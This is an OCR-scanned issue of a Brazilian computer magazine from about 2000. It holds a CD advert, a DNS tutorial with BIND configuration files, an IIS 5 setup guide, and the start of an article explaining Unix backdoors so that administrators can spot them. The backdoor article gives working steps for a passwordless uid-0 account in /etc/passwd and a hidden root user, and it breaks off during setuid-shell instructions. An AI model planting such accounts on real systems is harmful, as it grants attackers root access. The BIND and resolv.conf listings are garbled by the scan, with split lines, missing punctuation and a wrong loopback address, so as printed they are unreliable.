Ocupação: Data de Nascimento: / /

DDD: Fone: FAX:

Assinatura: Data: / /

Editora Europa. Rua M.M.D.C., 121 - CEP 05510-021 Oferta 91
São Paulo - SP Fone (0xx11) 3038-5050 Fax (0xx11) 3897-8583

Promoção válida de 5/9/2000 a 15/07/2001 ou o término do estoque - Após essa data consulte a nossa Central de atendimento

MEIO SECULO DE MUSICA

Preço R$ 29,00 Código 594

CLASSICOS DA NATUREZA

...e compositores como Vivaldi...

Preço R$ 19,50 Código 595

VOLTA AO MUNDO EM 80 MUSICAS

Faixas...

Preço R$ 19,50 Código 596

Na Grande São Paulo ligue (0xx11) 3038-5050. Em outras cidades ligue gratuitamente para 0800-557667 ou se preferir faça seu pedido por fax (0xx11) 3897-8583
Editora Europa: Rua M.M.D.C., 121 • Butantã • São Paulo - SP • CEP 05510-021

Na Internet, qualquer computador conectado possui um número de identificação chamado endereço IP. Mas imagine se você tivesse de decorar estes números sempre que fosse acessar um site. Seria no mínimo um procedimento complicado. Para resolver isso, foi criada uma base de dados que associa os IPs dos computadores conectados a um nome, como por exemplo europanet.com.br. Esta associação é feita pelos servidores de DNS.

Na prática, o DNS (Domain Name System) nada mais é do que uma base de dados distribuída na Web. Sua função é permitir que os nomes associados às máquinas estejam distribuídos em diversos lugares ao mesmo tempo, ou seja, basta que o usuário digite um endereço para que o servidor DNS responda com o número do endereço IP.

Mas este procedimento não é tão simples quanto parece. A base de tudo é uma comunicação do tipo cliente/servidor, que vai desde a máquina do usuário até a que contenha esta tabela de IPs.

Neste processo, há programas chamados name servers (servidores de nomes) que funcionam como servidores. Eles contêm informações sobre algum segmento da base de dados e as torna disponíveis para os clientes, chamados de resolvers (resolvedores). Os resolvers, por sua vez, geralmente são rotinas de bibliotecas que criam requisições e as enviam através da rede para algum servidor de DNS.

A estrutura é muito similar a um sistema de arquivo: a base de dados tem o formato de uma árvore invertida, com a raiz no topo. No sistema de arquivos do UNIX, por exemplo, a raiz é escrita com uma barra ("/"). Já no caso do DNS não existe esta designação.

Cada nó na árvore representa uma parte da base de dados, um diretório no sistema de arquivos ou um domínio no DNS. Além disso, um domínio ou diretório pode ser dividido em outras partes, os chamados subdomínios. Para você entender melhor, eles funcionam como os subdiretórios de um sistema de arquivos.

Mas estes não são os únicos conceitos importantes de um DNS. Vale destacar também que todo domínio tem seu nome, ou seja, um identificador pelo qual ele se relaciona com seu domínio pai. Além disso, um domínio possui um domain name (nome do domínio), que serve para indicar sua posição na base de dados.

Há também outros conceitos. No DNS, o chamado full domain name (endereço de domínio completo) é uma sequência de identificadores do domínio para a raiz, sempre com o símbolo "." (ponto) separando os identificadores.

Para isso é importante destacar que um domínio pode ser administrado por diferentes organizações. A FAPESP, por exemplo, controla o domínio .br, que foi subdividido em .com, .net, entre outros.

Todo este processo é realmente complicado. Para entendê-lo, você precisa conhecer ainda vários outros procedimentos. Veja quais são eles:

Domain name space
As unidades da base de dados distribuída do DNS são indexadas por um nome. Este nomes, chamados de domain name space, nada mais são do que os caminhos na árvore descrita anteriormente.

> O **DNS** é o **banco de dados** responsável por transformar os nomes de sites em **endereços de IP**

Domain name
O domain name de qualquer nó da árvore é a sequência de identificadores no caminho do nó até a raiz. Domain names são lidos sempre do nó em direção à raiz.

Domínio
Domínio é uma sub-árvore no domain name space. Neste caso, vale lembrar que um domain name pertence a diversas sub-árvores que podem pertencer a vários domínios.

Resource Records
Os dados associados aos domain names são armazenados em resource records (RRs). Eles são divididos em classes que pertencem a um tipo de rede ou software.

Internet Domain Name Space:
O DNS não impõe muitas regras a respeito dos identificadores dos domínios e não exige nenhum significado particular para eles. Quando você é responsável por uma parte do domain name space tem liberdade para decidir os nomes que serão utilizando em seus domínios.

Já o Internet domain name space, no entanto, possui uma estrutura bem tradicional. Os domínios com, por exemplo, são voltados a organizações comerciais, já os edu são usados por órgãos educacionais, entre diversos outros criados para várias aplicações.

Delegação e distribuição

Um dos principais objetivos do DNS é descentralizar a administração. E, para que isto aconteça, é necessário

FICHA TÉCNICA

Tipo
Estrutura de redes

Nível de conhecimento
Avançado

Conhecimentos prévios
Basicamente é você precisa conhecer bem o protocolo TCP/IP. Caso esteja interessado em implantar um DNS na sua rede, é preciso conhecer o Linux.

que algumas responsabilidades sejam delegadas.

É como distribuir tarefas em um trabalho. Uma organização que administre um domínio pode dividi-lo em vários subdomínios, cada um sendo administrado por outras organizações.

Esses "domínios-pais", como são chamados, contêm somente ponteiros para as fontes de informação dos subdomínios.

Name Servers

Os programas que armazenam os dados sobre o Domain Name System são chamados de name servers. Eles costumam ter informações completas sobre uma certa parte do domain name space que recebe o nome de zona.

A diferença entre uma zona e um domínio é muito sutil. Uma zona contém os domain names e os dados que um domínio possui. Entretanto, se um subdomínio não tiver sido delegado a nenhuma outra organização, a zona conterá os domain names e dados daquele subdomínio.

Então porque name servers armazenam zonas em vez de domínios? Porque domínios podem conter informações que não são necessárias ao name server, como por exemplo possuir dados delegados a outros name servers.

O que realmente acontece quando subdomínios são delegados a organizações é que a autoridade destes subdomínios passam a diferentes name servers. Aí, os dados, em vez de possuírem informações sobre os subdomínios delegados, passam a conter ponteiros para o name server que tem a autoridade sobre aquele subdomínio.

Assim, se nosso name server for questionado sobre informações a respeito daquele subdomínio, ele responderá com uma lista dos servidores que possuem o dado solicitado.

Tipos de name servers

O DNS possui dois tipos de name servers: primário e secundário. A diferença entre eles é simples. O primário obtém os dados sobre as zonas que ele tem autoridade a partir de arquivos em um host. Já o secundário obtém os dados sobre suas zonas a partir de um outro name server, que no caso possua a autoridade sobre a zona.

Quando o secundário inicia, ele contacta o name server, faz seu update e carrega os dados daquela zona. Todo este processo é conhecido como zone transfer.

Data Files

Os arquivos a partir dos quais os name servers primários – e algumas vezes os secundários – carregam os dados são chamados de data files.

Eles podem ser configurados para fazer backup dos dados que são transfendos para data files. Se o name server secundário cair e for reiniciado, ele lê os arquivos de backup primeiro e então verifica se os dados estão corretos.

Outra função dos data files é armazenar os resource records que descrevem a zona. Eles citam todos os hosts e indicam os subdomínios que tenham sido delegados a outra organização.

Resolvers

Os programas que estão rodando de um host precisam de informações sobre o domain name server. Para obtê-las eles utilizam os chamados Resolvers, que nada mais são do que os clientes que acessam os name servers.

O resolver faz queries para um name server, interpreta as respostas e retorna informações para os programas que as solicitaram, como por exemplo um browser.

Resolução de nomes

As informações de um domain name space precisam ser armazenadas de alguma forma. Esta é a função dos name servers. Além de fornecerem dados às zonas sobre as quais eles têm autoridade, estes servidores também podem procurar informações sobre outros domínios no domain name space. Todo este processo é chamado de resolução de nomes – ou simplesmente resolução.

Pelo fato do name space ser estruturado como uma árvore invertida, um name server precisa de poucas informações para encontrar o caminho até qualquer ponto da árvore. Quando em funcionamento, o name server envia uma query para um root name server e este, por sua vez, dá o direcionamento correto.

Neste momento, o root name server sabe onde estão todos os name servers que possuem autoridade sobre domínios principais. Desta forma, aparecerá ao menos os nomes e endereços do name server que está sendo procurado.

Recursão

Na busca por um DNS, as queries podem ser de dois tipos: recursivas ou interativas.

As recursivas fazem com que a maior parte da resolução fique em um único name server. Porém, se o resolver envia uma recursiva a um name server buscando informações sobre um domain name, este name server é obrigado a responder com o dado requisitado. Claro, pode ocorrer também de aparecer um código de erro indicando que aquele domain name não existe. Vale lembrar, neste caso, que o name server não pode simplesmente indicar um outro name server, uma vez que a query foi recursiva.

Se este name server não possuir a informação desejada, ele deverá enviar queries a outros servidores desta categoria para conseguir o dado desejado. Ele pode, por exemplo, enviar uma query recursiva, obrigando o name server a responder com a informação desejada. Há também a opção de envio de uma query interativa que, neste caso, recebe informações sobre o caminho a percorrer. Neste caso, vale a pena citar que as queries interativas são as mais usadas.

Interação

Resoluções interativas não exigem muito trabalho por parte do name sever que recebeu a query. Neste caso, o name server simplesmente fornece a melhor informação que está disponível. Ao entrar em funcionamento, ele consulta seus dados locais (incluindo o cache) à procura do dado solicitado. Se não encontrá-lo, fornece um caminho para outro name server de modo que a busca possa continuar.

Mapeando endereços e nomes

Um ponto importante a ser explicado é como os endereços são mapeados em nomes. Se tabelas de hosts forem usadas, este mapeamento é trivial. Ele requer apenas uma busca sequencial na tabela até a obtenção do endereço e seu nome correspondente.

No DNS, entretanto, isto não é tão simples. Os dados, incluindo os endereços, são indexados pelo nome. Então, na teoria, encontrar um endereço a partir de um nome é relativamente fácil. Porém, encontrar um domain name a partir de um dado endereço poderia requerer uma busca exaustiva em toda a árvore.

Claro, existe uma solução mais inteligente e eficaz. Uma vez que é fácil encontrar um dado a partir de um nome que indexa aquele dado, por que não chamamos uma parte do domain name space que use endereços como nomes?

Na Internet, isto é feito no domínio in-addr.arpa. Nele, os nós são nomeados após os números da representação dos endereços IP. Note que quando lido como domain name, o endereço IP aparece de trás para frente (uma vez que ele é lido da ponta para a raiz). Por exemplo, se o servidor teste.com tiver o endereço 15.16.192.152, o subdomínio correspondente em in-addr.arpa será 152.192.16.15, que mapeará teste.com.

> Os **servidores** de DNS possuem um tipo de cache que armazena os endereços que já foram resolvidos

Inverse Queries

Uma inverse query é uma busca por um domain name que indexa um certo dado. Ela é processada pelo name server procurado e retorna o domain name que o indexa. Porém, se ele não possuir o dado a busca é interrompida e não é feita nenhuma tentativa no sentido de repassar a query para um outro name server.

Sendo assim, uma inverse query nem sempre garante uma resposta. Além disso, de acordo com a especificação do DNS, a implementação de inverse queries é opcional.

Caching

Uma das características que agiliza o processo de resolução de nomes é o caching.

Um name server que está processando uma

HISTÓRIA DO DNS

De onde surgiu o DNS


Durante os anos 70, a ARPANET era uma pequena comunidade com algumas centenas de hosts. Nesta época, o baixo fluxo de dados permitia que um único arquivo, o hosts.txt, armazenasse todas as informações necessárias sobre os domínios da Rede. Tratava-se de um processo bem simples e manual, que exigia que os administradores fizessem atualizações periódicas neste servidor SRI-NIC.

Para se ter uma idéia de como era este sistema, os técnicos da ARPANET enviavam ao NIC, sempre por e-mail, quaisquer mudanças que tivessem sido efetuadas, assim como o arquivo hosts.txt. Depois, as alterações eram compiladas em um novo documento, geralmente uma ou duas vezes por semana.

Entretanto, o crescimento da ARPANET tornou este esquema inviável, já que o tamanho do hosts.txt crescia proporcional ao número de máquinas conectadas. Além disso, o tráfego gerado com o processo de atualização passou a ser gigantesco, uma vez que cada host que era adicionado significava um outro computador puxando atualizações a partir do SRI-NIC.

Ainda sim este método foi utilizado durante um bom tempo, até que a ARPANET passou a usar o protocolo TCP/IP. A população da Rede "explodiu", causando muito problemas no hosts.txt. Os mais comuns eram o alto tráfego de dados, a colisão de nomes e erros no endereçamento.

Neste momento, uma coisa era certa: alguma solução precisava ser tomada. Os administradores da ARPANET tentaram várias configurações para resolver o problema, mas a mudança precisava ser mais drástica do que isso. O objetivo era criar um novo sistema que armazenasse essas informações em uma tabela única de hosts. O sistema deveria permitir que um administrador local tornasse os dados mundialmente disponíveis. Com esta descentralização da administração, o gargalo gerado por um único host seria resolvido e diminuiria o problema do tráfego. Foi assim que nasceu o DNS.



query recursiva precisaria enviar várias queries até obter a resposta desejada. Entretanto, enquanto isto é feito, ele descobre várias informações sobre o domain name space.

Em outras palavras, cada vez que ele recebe um name server como referência, ele aprende que aquele name server é responsável por uma determinada zona e armazena o name server em questão. Ao fim do processo, quando ele finalmente tiver obtido a resposta desejada, é possível guardar estas informações para futuras procuras.

Além de agilizar o processo, o caching evita uma sobrecarga dos root name server.

Tempo de Vida (TTL)

O administrador de uma determinada zona pode definir um tempo de vida (TTL) para os dados. O tempo de vida é o intervalo de tempo durante o qual um name server pode armazenar dados em um cache. Quando este tempo se esgota, o name server deve descartar os dados do cache e refazer a busca por novas informações.

Para definir este valor, o administrador deve ter em mente que um TTL pequeno garante a consistência, enquanto um TTL grande diminui o tempo que se leva até conseguir determinada informação.

Configuração do DNS

É recomendável que existam dois servidores DNS na rede: um interno, para os usuários locais, e um separado para o resto do mundo. Os servidores que devem ser acessados pelo resto do mundo precisam estar registrados no servidor DNS externo, mas a lista completa de todas as máquinas da rede deve estar somente no DNS interno. O processo para fazer isso é relativamente simples e traz muitas vantagens. A principal delas é que você poderá montar sua própria rede independente do resto do mundo. Claro, desde que você mantenha o mesmo serviço de resolução de nomes para seus usuários.

Imagine uma configuração na qual um site chamado Exemplo (www.exemplo.com.br) é hospedado por um provedor Internet. Além dele, também existem um servidor intranet (intranet.exemplo.com.br) e um servidor FTP privado (ftp.exemplo.com.br), sendo que estes dois últimos estarão disponíveis apenas para os usuários internos.

Neste caso, o servidor DNS do provedor vai responder apenas às requisições para www.exemplo.com.br. Qualquer outro usuário que requisitar o endereço ftp.exemplo.com.br irá obter a resposta de host desconhecido.

Porém, o objetivo não é este. Você deve fazer com que os usuários internos consigam "resolver o nome" usando um servidor DNS (a resolução de nomes poderia ser feita via arquivo /etc/hosts em cada uma das máquinas, que teriam de ser configurados novamente caso exista alguma mudança).

Para fazer isto, basta acrescentar o endereço IP do servidor DNS no arquivo /etc/resolv.conf. Neste arquivo você informa ao sistema o IP dos seus servidores DNS, entre outras informações. Ele também oferece a possibilidade de especificar servidores de nomes adicionais, que podem ser usados caso o servidor principal não responda.

Os detalhes do formato do arquivo podem ser encontrados na man page resolver. Veja este exemplo de um arquivo /etc/resolv.conf:

```
search exemplo.com.br
[redacted]
192.168.100.254
nameserver
195.195.217.1
```

Na linha 1 é definido o domínio default a ser adicionado aos nomes que não estiverem completos. Já nas linhas 2 e 3 são informados os IPs dos Servidores DNS, em ordem de prioridade.

Configurar um servidor de nomes não é muito difícil. Existe um DNS-HOWTO, que pode ajudar com alguns detalhes mais técnicos. O BIND (Berkley Internet Name Deamon) é o processo responsável pelo serviço de DNS. A versão atual é a 8.x, que é encontrada em sistemas UNIX com o nome de named. A seguir, vamos detalhar a função de cada um dos arquivos de configuração.

```
/etc/named.conf

options {
        directory
"/var/namedb";
};

zone "." {
        type hint
        file
"named.root";
};

zone "0.0.127.in-
addr.arpa" {
        type master;
        file "127.0.0";
};

zone "exemplo.com.br"
{
        type master;
        file
"exemplo.com.br";
};

zone 100.168.192.in-
addr.arpa"{
        type master;
        file
"192.168.100",
};
```

A primeira seção, chamada options, define o diretório que contém os dados que o BIND precisa. Todas as linhas seguintes (que iniciam com file) referem-se aos arquivos deste diretório. A opção zone informa ao named qual arquivo possui informações sobre cada domínio.

Já as zonas in-addr.arpa contêm as informações necessárias para traduzir endereços IP em nomes. E, por fim, a opção type master indica que estes arquivos são a autoridade de lista de hosts e IPs para estas zonas.

Confira também o arquivo named.root, localizado no seguinte caminho:

```
/var/namedb/named.r
[redacted]
ot
```

Este arquivo de configuração padrão pode ser encontrado no seguinte endereço: ftp://ftp.rs.internic.net/domain/named.root. É recomendável atualizá-lo frequentemente.

Há também este outro arquivo:

```
/var/namedb/127.0.0

0.0.127.in-addr.arpa. IN
SOA
maquina3.exemplo.com.
br
root.maquina3.exemplo
.com.br (
        19990518
; Serial
3600    ; Refresh
900     ; Retry
3600000         ; Expire
3600    )       ;
Minimum

0.0.127.in-addr.arpa.
[redacted]
maquina3.exemplo.com.
br

1.0.0.17.in-addr.arpa
IN PTR
localhost.
```

```
/var/namedb/exemplo.
com.br

@       IN SOA
maquina3.exemplo.com.
br
root.maquina3.exemplo
.com.br (
        19990518
; Serial

3601    ; Refresh
901     ; Retry
[redacted]      ; Expire
3601    )       ;
Minimum

;
;Name Servers
;
exemplo.com.br
IN NS
maquina3.exemplo.com.
br.
;
;MX Records
;
exemplo.com.br.
IN MX  0
maquina3.exemplo.com.
br.
;
;Canonical names
;
maquina1.exemplo.com.
br.     IN A
192.168.100.1
maquina2.exemplo.com.
br.     IN A
192.168.100.2
maquina3.exemplo.com.
br.     IN A
192.168.100.3
maquina4.exemplo.com.
br.     IN A
192.168.100.4
```

```
/var/namedb/exemplo.
com.br

100.168.192.in-
addr.arpa.      IN SOA
maquina3.exemplo.com
[redacted]
root.maquina3.exemplo
.com.br (
        [redacted]
; Serial
3602    ; Refresh
902     ; Retry
3600000         ; Expire
3602    )       ;
Minimum

;
;Name Servers
;
exemplo.com.br.
[redacted] NS
maquina3.exemplo.com.
br
;
;MX Records
;
exemplo.com.br
IN MX  0
maquina3.exemplo.com.
br.
;
;Canonical names
;
1.100.168.192.in-
addr.arpa.
[redacted] PTR
maquina1.exemplo.com.
br
2.100.168.192.in-
addr.arpa.
[redacted] PTR
maquina2.exemplo.com.
br.

3.100.168.192.in-
addr.arpa
IN PTR
maquina3.exemplo.com.
br
4.100.168.192.in-
addr.arpa
IN PTR
maquina4.exemplo.com.
br.
```

O valor assinalado em "Serial" é usado caso os servidores DNS precisem trocar informações no processo conhecido como transferência de zona. Quando você acrescenta uma nova entrada ao servidor DNS, este número deve ser alterado, pois a mudança só será identificada se o número serial for maior que o da última transferência de zona realizada.

O arquivo 127.0.0 é a informação de loopback para a máquina local, já que o arquivo exemplo.com.br contém as informações para a tradução de nomes. Além disso, o name server(NS) é identificado no arquivo, assim como o servidor de e-mail (MX) para mensagens de debug. O último arquivo refere-se ao DNS reverso, ou seja à tradução de endereços IP em nomes.

Esses conceitos que você conferiu são essenciais para você entender como funciona o DNS. Agora recomendamos que você leia atentamente os how-tos do Linux e, em pouco tempo, você poderá implementar esta tecnologia em sua rede. PCM

IIS 5 UMA NOVA OPÇÃO EM WEB SERVER

Conheça o Internet Information Server 5, o servidor Web gratuito da Microsoft que pode ser uma boa opção para o Apache

Por Guilherme Silveira

No Linux, o Apache já é um sinônimo de servidor Web. Mas quando o sistema operacional escolhido é o Windows, o mais popular pacote para Web é o Internet Information Server. Tal popularidade se deve à estratégia da Microsoft de oferecer este produto gratuitamente, ao contrário das outras opções comerciais que estão disponíveis para este sistema operacional.

Mas afinal, o que é exatamente o Internet Information Server? O IIS, como é chamado, nada mais é do que um conjunto de soluções para quem quer hospedar um site na Internet. Ele oferece quatro tipos de serviços básicos: Web Server, FTP Server, SMTP Server (envio de e-mails) e NNTP Server (newsgroups). Porém, os mais utilizados no mercado são o Web e o FTP.

A quinta versão do Internet Information Server chega repleta de novidades. Porém, só para Win 2000

A popularização do IIS começou há cerca de 4 anos, quando o produto ainda estava na versão 3 e era oferecido com o Windows NT 4.0. Nesta fase, seus recursos eram básicos. Mas, depois de algum tempo, a Microsoft lançou um pacote adicional, chamado Option Pack, que incluía, entre outras coisas, o Service Pack 3 e a versão 4 do IIS. Por sinal, bem mais robusta e poderosa que a anterior.

Esta nova versão foi um forte empurrão para sua expansão no mercado, pois oferecia uma inigualável relação custo-benefício – além de ser totalmente integrada ao NT.

Agora, com o recente lançamento do Windows 2000, o IIS volta ao mercado em sua versão 5, mostrando fôlego novo para continuar dominando no mundo dos NTs.


Ficha Técnica

Tipo
Internet
Nível de conhecimento
Intermediário
Conhecimentos prévios
Criação básica de sites Web e conceitos de redes TCP/IP
Hardware necessário
PC 386 com 64 MB de RAM rodando o Windows 2000

Escalabilidade

As melhorias desta versão foram bem significativas. Agora o IIS 5 oferece suporte para grandes sites (com um alto volume de tráfego) e implementa recursos de load balancing, podendo dividir a demanda de acesso de um site entre vários computadores.

Na verdade esses recursos de load balancing não são exclusivos do IIS. Eles também são oferecidos pelo Windows 2000, mas com o IIS você poderá montar uma estrutura de até 32 servidores paralelos para suportar um único site. Na



uma aplicação que precise de todo este processamento.

Segurança

O novo IIS, em conjunto com o Win 2000, oferece recursos de segurança bastante seguros. A autenticação de usuários é feita pelo protocolo Kerberos 5, que proporciona um login mais rápido e seguro.

Também existe suporte a uma tecnologia de segurança chamada Fortezza, que oferece um grau de integridade muito maior para toda e qualquer operação de transmissão de dados baseada neste protocolo.

Monitoramento

Outra característica interessante do novo pacote são os recursos de monitoramento de serviços da máquina, que permite, entre outras opções, que você programe o Windows para observar constantemente o comportamento de seu servidor. Você também pode configurar sua máquina de modo que ela tenha uma ação diferente dependendo do tipo de problema encontrado. Se alguma aplicação cair, por exemplo, pode haver uma programação para rodar o aplicativo novamente ou até mesmo para reiniciar o servidor.

Esse conjunto de características é extremamente útil e interessante, pois garante um nível de funcionalidade muito maior para qualquer tipo de aplicação que você esteja rodando.


Colaboração

O pacote incorpora também uma nova tecnologia chamada WebDAV (Web Distributed Authoring and Versioning), que facilita o trabalho de cooperação entre vários usuários de um mesmo Site. Numa instalação em que muitas pessoas precisam gerenciar arquivos remotamente, o WebDAV se torna um forte aliado. Na prática, ele permite que múltiplos usuários possam manipular arquivos diretamente no servidor, como se os mesmos estivessem na rede local.

Integração com ASP

Para quem programa em ASP (Active Server Pages) e usa constantemente essa tecnologia para rodar sites, o IIS 5 também oferece melhorias significativas. A nova versão apresenta um processamento mais escalável de aplicações, ou seja, que produz respostas mais rápidas. Basicamente, a Microsoft modificou as rotinas ASP do IIS para torná-las mais ágeis e confiáveis. Para isto, foi criada a tecnologia ASP Fast Path, que otimiza o desempenho de aplicações.

Outro aspecto interessante é a possibilidade de "codificar" os scripts ASP, de modo que eles não fiquem facilmente visíveis a qualquer pessoa que tenha acesso ao seu Web Server. Tal codificação, no entanto, deve ser feita com utilitários de programação, como o Microsoft JScript 5.0.



Usando o IIS 5 você pode criar seus sites facilmente. A interface do programa tem um conceito muito parecido com o das pastas do Windows

Criando um Web Site no IIS 5

Assim como todos os produtos da Microsoft, o IIS prima pela intuitividade e facilidade de uso. Criar um Web Site com ele é uma tarefa absolutamente simples. Siga os passos abaixo:

1 Entre no IIS através da opção Internet Services Manager, que se encontra no Start, Programs, Administrative Tools. Estando na ferramenta de administração do IIS, clique no menu Action e depois selecione New. Você verá 4 opções: FTP Site, Web Site, SMTP Virtual Server e NNTP Virtual Server. Clique em Web Site e aparecerá um assistente de criação, que guiará todos os seus passos. Clique em Next para iniciar o processo.

2 A partir deste momento, a primeira informação que você deve digitar é uma breve descrição para o seu site. Use um nome pequeno, que indique facilmente o que é o seu site (por exemplo, Meu Site)

O próximo passo é informar o endereço IP e a porta TCP utilizada. O endereço IP já deve estar configurado na máquina. Portanto basta selecioná-lo no assistente de criação de sites. A porta TCP utilizada geralmente é a 80.

Depois disso, é hora de informar ao assistente onde estão os arquivos que compõe o seu site. Para isso, simplesmente clique em Browse e indique o caminho na máquina.

Um aspecto importante nesta parte do assistente é permitir ou não o acesso anônimo ao seu site. Caso ele seja público e não necessite de autenticação de usuários, deixe a opção "Allow anonymous access to this Web site" ligada. Caso você a mantenha desativada, os usuários terão que se autenticar digitando seu nome de usuário e uma senha.

O próximo passo do assistente é indicar as permissões de acesso ao seu site. São cinco as opções que podem ser habilitadas:

Read – permite que os usuários baixem o conteúdo do seu site. Se esta opção estiver desabilitada, ninguém conseguirá abrir suas páginas.


Run scripts – permite a execução de scripts. Se você usa ASP, deixe esta opção ligada.

Execute – permite a execução de CGIs e rotinas ISAPI. Caso você use estas tecnologias, habilite esta opção.

Write – permite que usuários do seu site processem operações de escrita. Por questões de segurança, não é recomendável deixar a opção Write ligada.

Browse – permite que usuários vejam a estrutura de arquivos e pastas dentro do seu site. Também não é recomendável a habilitação desta opção por questões de segurança.

Selecione as opções que se aplicam ao seu site e pronto. Ele estará criado e funcionando.



Várias recursos foram melhorados nesta versão do IIS. Um dos mais importantes é o suporte a sites que tenham um alto volume de tráfego.

Criando um FTP Site no IIS 5

A operação básica do IIS é muito padronizada. Um exemplo é a criação de um Web Site ou um FTP Site usando o MMC (Microsoft Management Console).

> O **IIS** também é muito utilizado para a criação de **sites FTP**, ideais para a transferência de arquivos

Após fazer isso, os usuários que você autorizar poderão enviar e receber arquivos usando qualquer software de FTP (ou até mesmo um navegador Web, no caso dos usuários do tipo "anonymous".

Veja este passo-a-passo explicando como criar um site de FTP para sua aplicação:

1 Entre no MMC através de Start, Programs, Administrative Tools e Internet Services Manager. Selecione o menu Action e clique na opção New. Escolha FTP Site e aparecerá um assistete que o auxiliará no processo de criação de sites FTP.

2 O primeiro passo é definir um nome para o FTP. Sempre use nome curtos e descritivos.

3 Depois disso é hora de definir o endereço IP do seu FTP Site. Lembre-se: este endereço deve ser fornecido pelo administrador da sua rede e já deve estar devidamente configurado no seu servidor. Selecione o endereço IP na lista que aparece. O outro campo diz respeito à porta a ser utilizada pelo site de FTP. Em geral usa-se a porta 21.

4 Agora você deve selecionar o diretório em que ficarão instalados os arquivos do seu FTP Site. Clique em Browse para ver a listagem de discos e diretórios e depois selecione o lugar onde ficarão seus arquivos.

5 O próximo passo é determinar as permissões do seu site. No caso de FTP, você tem apenas duas opções: Read (leitura) e Write (escrita).

Estes são os conceitos e funcionamentos básicos do IIS. Posteriormente você vai se deparar com outras opções, como permissões avançadas de usuários por sites, configurações de log, entre outras. Porém, os conceitos básicos apresentados nesta reportagem servirão como um pontapé inicial para quem quer aprender o Microsoft IIS 5.0. PCM

INVASÃO POR Backdoors

Proteja sua rede contra os Backdoors, uma técnica muito utilizada pelos hackers para facilitar a invasão de sistemas operacionais

Por Sandro Melo - 4LinuxMen
www.4linuxmen.com.br

Seu computador pode estar sendo invadido. E o motivo para isto é simples: com a popularização da Internet, muitas técnicas utilizadas pelos hackers tornam-se públicas em poucos dias. Para se proteger você pode usar muitas ferramentas, mas elas não resolvem muita coisa se você não souber exatamente onde está o problema.

Para evitar que você caia nesta situação, conheça aqui um pouco sobre uma técnica chamada Backdoor, que consiste em permitir o acesso a um determinado sistema de uma forma não convencional. Ao fazer isso, o invasor está literalmente entrando pela "porta dos fundos", ou seja, usando portas ocultas em serviços do sistema operacional ou segredos que foram escondidos pelo criador do software.

Embora esta técnica já seja muito antiga, ela é certamente uma das mais utilizadas. Todo bom administrador precisa conhecê-la. Veja agora alguns tipos de Backdoors e aproveite estes recursos para proteger sua rede.

FICHA TÉCNICA

Tipo
Segurança de rede
Nível de conhecimento
Básico
Conhecimentos prévios
Configuração básica de sistemas Linux ou UNIX
Software necessário
Funciona nas principais distribuições do Linux

Backdoor do Passwd

Esta é uma das Backdoors mais populares e, consequentemente, a mais fácil de ser detectada. Porém, ainda existem administradores que se deixam enganar por ela.

Veja agora como esta técnica funciona para não cair na armadilha.

1 Adicione uma linha similar à abaixo no arquivo /etc/passwd:

```
backdoor::0:0:backdoor:/:/bin/bash
```

2 Conecte-se ao sistema usando o usuário backdoor. Pronto, você estará com direito de root.

Mas, claro, quem está familiarizado com os sistemas UNIX ou Linux poderá facilmente interpretar esta linha. Veja sua sintaxe básica:

```
NomeLogin:SenhaCriptografada:N°dousuario:N°doGrupo:AreadeArquivos:InterpretadordeComando
```

Neste caso, vale lembrar que nada foi colocado no campo senha. Isto é feito justamente para garantir o acesso ao sistema através do usuário Backdoor. Além disso, como ele está com id de grupo e user igual a 0 (zero), ele irá se conectar com direitos de root a partir do diretório raiz.

Portanto, tome cuidado. Se você ver uma linha destas no arquivo /etc/passwd, elimine-a imediatamente.

Nota: em sistemas Linux que utilizam autenticação PAM, este procedimento não irá funcionar. Neste caso, os hackers costumam entrar com o seguinte comando via terminal do Linux para criar essa Backdoor:

```
adduser backdoor
```

Em seguida, é necessário atribuir uma senha ao usuário. Isto é feito com o seguinte comando:

```
passwd backdoor
```

Para finalizar, o arquivo /etc/passwd é editado e os ids de grupo e de usuário alterados para o valor 0 (zero).

Entrando via Setuid

Existe uma permissão especial em ambientes UNIX e Linux que permite que um determinado arquivo seja executado por qualquer usuário do sistema. Isto é chamado de Setuid. A partir dessa possibilidade, os hackers podem criar uma Backdoor para dar direitos de root a um usuário do sistema. Veja como isto acontece:

> A maioria das **Backdoors** tenta obter acesso de **Root**. Desta forma, o hacker pode controlar todo o sistema

1 Copie um shell qualquer (pode ser o ASH, o BASH, o SH, o TCSH ou o ZSH) para uma área à qual o suposto usuário tenha acesso. Lembre-se de que os shells mais utilizados são SH e BASH.

